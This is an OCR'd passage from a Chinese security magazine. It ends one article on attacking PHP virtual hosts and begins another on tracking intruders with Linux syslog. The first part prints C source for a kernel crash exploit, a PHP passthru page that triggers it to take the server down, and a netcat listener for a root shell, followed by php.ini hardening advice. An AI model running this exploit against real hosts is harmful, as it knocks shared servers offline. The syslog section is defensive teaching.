
二、测试环境

1.Redhat Linux 9.0和AS3.0，Kernel版本为2.4.20–8和2.4.21–20.EL。

2.httpd–2.0.52.tar.gz,**http://www.apache.org/dist/httpd/httpd–2.0.52.tar.gz**。

3.php–4.3.10.tar.gz，**http://www.php.net/downloads.php**。

```
写一个php文件做测试
    # vi cmd.php
    <?php
    Passthru("ls  al");
```



```
总用量 1388 drwxr-xr-x 39 root root 4096 4月 30 01:30 . drwxr-xr-x 21 root root 4096 4月 30
01:30 .. -rw-r--r-- 1 root root 46 4月 27 19:41 adjtime -rw-r--r-- 1 root root 1343 2003-02-25
aliases -rw-r----- 1 smmsp smmsp 12288 4月 30 01:30 aliases.db drwxr-xr-x 2 root root 4096 4月
27 10:46 alternatives -rw-r--r-- 1 root root 317 2003-01-25 anacrontab -rw------- 1 root root
1 2003-01-25 at.deny -rw-r--r-- 1 root root 212 2003-01-28 auto.master -rw-r--r-- 1 root root
575 2003-01-28 auto.misc -rw-r--r-- 1 root root 1497 2002-08-30 bashrc lrwxrwxrwx 1 root root
21 4月 27 10:51 bg5ps.conf -> bg5ps.conf.zh_TW.Big5 lrwxrwxrwx 1 root root 23 4月 27 10:51
bg5ps.conf.zh_CN -> bg5ps.conf.zh_CN.GB2312 -rw-r--r-- 1 root root 392 2003-01-25
bg5ps.conf.zh_CN.GB2312 lrwxrwxrwx 1 root root 21 4月 27 10:51 bg5ps.conf.zh_TW ->
bg5ps.conf.zh_TW.Big5 -rw-r--r-- 1 root root 913 2003-01-25 bg5ps.conf.zh_TW.Big5 drwxr-xr-x 2
root root 4096 4月 27 10:47 bonobo-activation drwxr-xr-x 2 root root 4096 2003-02-19 cron.d
drwxr-xr-x 2 root root 4096 4月 27 10:46 cron.daily drwxr-xr-x 2 root root 4096 2003-02-08
cron.hourly drwxr-xr-x 2 root root 4096 4月 27 10:46 cron.monthly -rw-r--r-- 1 root root 255
2003-02-08 crontab drwxr-xr-x 2 root root 4096 4月 27 10:46 cron.weekly -rw-r--r-- 1 root root
561 2002-03-12 csh.cshrc -rw-r--r-- 1 root root 409 2002-03-12 csh.login drwxr-x--- 2 root
root 4096 4月 27 10:41 default -rw-r--r-- 1 root root 2456 2003-02-19 DIR_COLORS -rw-r--r-- 1
root root 2434 2003-02-19 DIR_COLORS.xterm -rw-rw-r-- 1 root disk 0 2003-01-25 dumpdates -rw-
r--r-- 1 root root 77 2003-02-11 esd.conf -rw-r--r-- 1 root root 0 2000-01-13 exports -rw-r--
r-- 1 root root 1024 2003-01-31 fam.conf -rw-r--r-- 1 root root 22060 2003-01-25 fb.modes -rw-
r--r-- 1 root root 1246 2003-02-25 fdprm -rw-r--r-- 1 root root 51 2002-03-13 filesystems
drwxr-xr-x 2 root root 4096 4月 27 10:46 fonts -rw-r--r-- 1 root root 545 4月 27 02:55 fstab -
rw-r--r-- 1 root root 0 4月 27 02:55 fstab.REVOKE drwxr-xr-x 6 root root 4096 4月 27 10:47
gconf drwxr-xr-x 3 root root 4096 4月 27 10:47 gnome-vfs-2.0 -rw-r--r-- 1 root root 9167 2003-
```

```
    ?>
```

http://192.168.0.11/cmd.php（图1）显示指定目录和文件。

三、攻击

下面我用了最近的New Kernel Crash–Exploit discovered。当然你也可以用一个后门，这样你通过本地溢出，用**nc –vv –l –p**得root权限shell。

漏洞危害：PHP虚拟主机提供商。

漏洞介绍：请访问**http://linuxreviews.org/news/2004/06/11_kernel_crash/**

```
以下是Crash code:
    #include <sys/time.h>
    #include <signal.h>
    #include <unistd.h>
    static void Handler(int ignore)
    {
     char fpubuf[108];
     __asm__ __volatile__ ("fsave %0\n"
: : "m"(fpubuf));
     write(2, "*", 1);
     __asm__ __volatile__ ("frstor %0\n"
: : "m"(fpubuf));
    }
    int main(int argc, char *argv[])
    {
     struct itimerval spec;
     signal(SIGALRM, Handler);
     spec.it_interval.tv_sec=0;
     spec.it_interval.tv_usec=100;
     spec.it_value.tv_sec=0;
     spec.it_value.tv_usec=100;
    setitimer(ITIMER_REAL, &spec, NULL);
     while(1)
      write(1, ".", 1);
     return 0;
    }
```

编译：

gcc –o crash crash.c

把生成的crash文件移到网页根目录，再次创建一个php文件。

```
    # vi hack.php
    <?php
    Passthru("./crash");
    ?>
```

输入**http://192.168.0.11/hack.php**后，你会发现你的LINUX系统已经down掉了。

四、防范措施

1.修改php.ini文件

vi /usr/local/lib/php.ini

（1）设置safe_mode为on

打开这个选项，会增加如下限制：

①限制哪个命令可以执行

②限制哪个函数可以被使用

③基于脚本所有权和目标文件所有权的文件访问限制

④禁止文件上载功能；

（2）设置open_basedir

这个选项可以禁止指定目录以外的文件操作，有效地消除了本地文件或者是远程文件被include()的攻击，但是仍需要注意文件上载和session文件的攻击。

（3）设置register_globals为off

（4）设置display_errors为off，设置log_errors为on

这个选项禁止把错误信息显示在网页上，而是记录到日志文件里，这可以有效的抵制攻击者对目标脚本中函数的探测。

（5）设置allow_url_fopen为off

这个选项可以禁止远程文件功能。

具体PHP安全设置，请见**http://www.xfocus.net/articles/200111/304.html**

2.升级内核为最近版本。

利用Syslog追踪系统入侵者

彭文波

在管理Linux系统的过程中，我们需要随时了解状况，从而了解系统中正在发生的事情。其实，Linux系统早已考虑到这一个需求，并在系统中设置了一个专职记录系统事件的工具**Syslog**。通过Syslog这个标准的跟踪记录机制，系统就可以方便的记录谁在什么时间、在哪里做了什么事情，记录您的系统曾经发生过什么事情了。呵呵，有点像在写记叙文了。

在Linux系统中，日志一般存储在/**var/log**目录中，这里记录了系统维护和其他程序的日志文件。因此，作为一个安全爱好者，我们有必要了解通过这个工具来详细了解Linux系统下的“蛛丝马迹”。

一、常见日志文件探幽

很多时候，我们都会碰到类似的问题：“我的图形界面不能启动了！”“我的网络设置出现问题！”这种焦急的心情可想而知，但是，导致这些问题的原因在哪里呢？

要解决这些问题，我们需要仔细查看/**var/log/**下的syslog日志，当然也有存储在另外的服务器上的。下面是系统中比较常见的日志信息。(图1)

下面，以RedHat Linux为例，列举几个常见的日志文件，详述如下：

1./var/log/boot.log

顾名思义，该文件记录了开启或者关闭系统的信息，记录了系统在引导过程中发生的事件，即Linux系统开机自检过程显示的信息。

2./var/log/cron


该日志文件记录crontab守护进程crond所派生的子进程的动作，前面加上用户、登录时间和PID，以及派生出的进程的动作。CMD的一个动作是cron派生出一个调度进程的常见情况。REPLACE（替换）动作记录用户对它的cron文件的更新，该文件列出了要周期性执行的任务调度。RELOAD动作在REPLACE动作后不久发生，这意味着cron注意到一个用户的cron文件被更新而cron需要把它重新装入内存。该文件可能会查到一些反常的情况。

3./var/log/maillog


该日志文件记录了每一个发送到系统或从系统发出的电子邮件的活动。它可以用来查看用户使用哪个系统发送工具或把数据发送到哪个系统。下面是该日志文件的片段，该日志文件是许多进程日志文件的汇总，从该文件可以看出任何入侵企图或成功的入侵。该文件的格式是每一行包含日期、主机名、程序名，后面是包含PID或内核标识的方括号、一个冒号和一个空格，最后是消息。该文件有一个不足，就是被记录的入侵企图和成功的入侵事件，被淹没在大量的正常进程的记录中。但该文件可以由/**etc/syslog**文件进行定制。

4./var/log/syslog


该日志文件能记录当用户登录时login记录下的错误口令、Sendmail的问题、su命令执行失败等信息。默认RedHat Linux不生成该日志文件，但可以配置/**etc/syslog.conf**让系统生成该日志文件。



2



3



1

5./var/log/secure

该文件能记录系统的安全信息，比如ssh、ftp、pop3等。

6./var/log/lastlog

该日志文件记录最近成功登录的事件和最后一次不成功的登录事件，由login生成。在每次用户登录时被查询，该文件是二进制文件，需要使用lastlog命令查看，根据UID排序显示登录名、端口号和上次登录时间。如果某用户从来没有登录过，就显示为“****Never logged in****”。该命令只能以root权限执行。一般来说，系统账户诸如bin、daemon、adm、uucp、mail等不应该登录，如果发现这些账户已经登录，就说明系统可能已经被入侵了。若发现记录的时间不是用户上次登录的时间，则说明该用户的账户已经泄密了。

7./var/log/wtmp

该日志文件永久记录每个用户登录、注销及系统的启动、停机的事件。因此随着系统正常运行时间的增加，该文件的大小也会越来越大，增加的速度取决于系统用户登录的次数。该日志文件可以用来查看用户的登录记录，last命令就通过访问这个文件获得这些信息，并以反序从后向前显示用户的登录记录，last也能根据用户、终端tty或时间显示相应的记录。

8./var/log/xferlog

该日志文件记录FTP会话，可以显示出用户向FTP服务器或从服务器拷贝了什么文件。该文件会显示用户拷贝到服务器上的用来入侵服务器的恶意程序，以及该用户拷贝了哪些文件供他使用。

9./etc/syslog.conf

RedHat Linux默认没有记录该日志文件。要启用该日志文件，必须在/**etc/syslog.conf**文件中添加一行：**kern.* /var/log/kernlog**。这样就启用了向/**var/log/kernlog**文件中记录所有内核消息的功

能。该文件记录了系统启动时加载设备或使用设备的情况。一般是正常的操作，但如果记录了没有授权的用户进行的这些操作，就要注意，因为有可能这就是恶意用户的行为。

二、syslog配置及追踪分析

了解了上述各个文件的作用，下面，就要考虑如何灵活运用了。系统的纪录基本上都是由syslogd (System Kernel Log Daemon)来产生，而syslogd的控制是由/etc/syslog.conf来做的。syslog.conf以两个栏位来决定要记录哪些东西，以及记录到哪边去。

1.syslog服务的启动和配置

要确定系统是否运行着这个服务。代码为：service syslog status。

或者使用代码：ps –aux|grep syslog。

如果您的系统中并没有运行这个服务，可以使用以下代码打开它：service syslog start。(图2)

syslogd的配置文件一般在/etc/syslog.conf中。这个文件遵循其它配置文件的规则，比如 # 是注释。您可以看看您的syslogd都在帮助您记录着什么。(图3)。

那么，我们在配置文件中定义的日志信息和syslog.conf有什么关系呢？或者您也注意到了这段代码：

```
# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
*.info;mail.none;authpriv.none;cron.none/var/log/messages
```

这段话是什么意思呢？顾名思义，它是在/var/log/messages中记录除去mail、authpriv和cron之外的所有系统信息，也就是说，它会记录用户的http信息。

在记录时，syslogd 会自动将所设定程度以及其上的都一并记录下来。这里还有三种特殊的符号，分别是星号(*)、等号(=)、惊叹号(!)。其作用如下：

> 星号(*) 星号代表某一细项中所有项目。例如mail.*表示只要有关mail的，不管什么程度都要记录下来。而*.info会把所有程度为info的事件给记录下来。
>
> ?等号(=)等号表示只记录目前这一等级，其上的等级不要记录。
>
> ?惊叹号(!) 惊叹号表示不要记录目前这一等级以及其上的等级。

2.记录方式及入侵分析

一般来说，syslog提供以下方式来记录系统发生的事情：

